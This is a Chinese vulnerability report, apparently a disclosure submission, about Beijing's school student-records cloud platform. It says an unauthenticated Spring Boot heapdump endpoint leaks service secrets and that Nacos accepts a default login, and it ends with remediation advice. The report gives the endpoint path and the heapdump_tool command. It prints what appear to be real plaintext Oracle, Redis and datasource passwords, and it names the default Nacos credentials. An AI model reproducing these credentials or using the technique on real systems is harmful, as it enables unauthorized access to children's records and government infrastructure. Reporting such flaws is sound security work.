
北京市教育委员会

无描述...

1.漏洞地址：　　/#/login

2.漏洞描述：北京市中小学学籍管理云平台存在springboot heapdump未授权泄露大量服务的密码，包括redis密码，oracle数据连接密码，8848端口存在nacos弱口令

3.资产确认：



4.漏洞详情：


（1）请求该url：　　'api/actuator/heapdump文件，直接下载，工具解密发现存在大量密码：

命令:java -jar heapdump_tool.jar heapdump

发现redis密码，oracle密码，以及相关服务的密码

```
> pass
[-] Start find keyword: pass
>> cmis.datasource.oracle3.password -> dangan2
>> spring.redis.password -> bk@123
>> score.datasource.test2.password -> Cmis_2022@
>> cmis.datasource.oracle2.password -> School0fbasicdata
>> javax/swing/JPasswordField.class -> null
>> cmis.datasource.test2.password -> Cmis_2022@
>> flow.datasource.test.password -> Cmis_2022@
>> cmis.datasource.test1.password -> Cmis_2022@
>> bolt.datasource.test.password -> Cmis_2022@
>> spring.datasource.password -> ${bolt.datasource.test.password}
>> sms.datasource.test.password -> Cmis_2022@
>> spring.redis.password -> null
>> bolt.datasource.test2.password -> Cmis_2022@
>> challengepassword -> null
>> score.datasource.test.password -> Cmis_2022@
>> bolt.datasource.test1.password -> Cmis_2022@
>> cmis.datasource.oracle.password -> system
>> spring.datasource.password -> null
>> cmis.datasource.test.password -> Cmis_2022@
>> score.datasource.test1.password -> Cmis_2022@
```

(2) `该端口存在弱口令：nacos/nacos登入系统



以上泄露相关服务，攻击者可以点击删除等操作，导致业务系统崩溃，未进行增删改查等操作

5.修复建议：

(1) 对/api/actuator/接口设置403请求限制；

(2) 修改nacos弱口令，建议该服务不要开放在公网

(3) 修复以上漏洞，以免攻击者利用漏洞攻击内网服务器；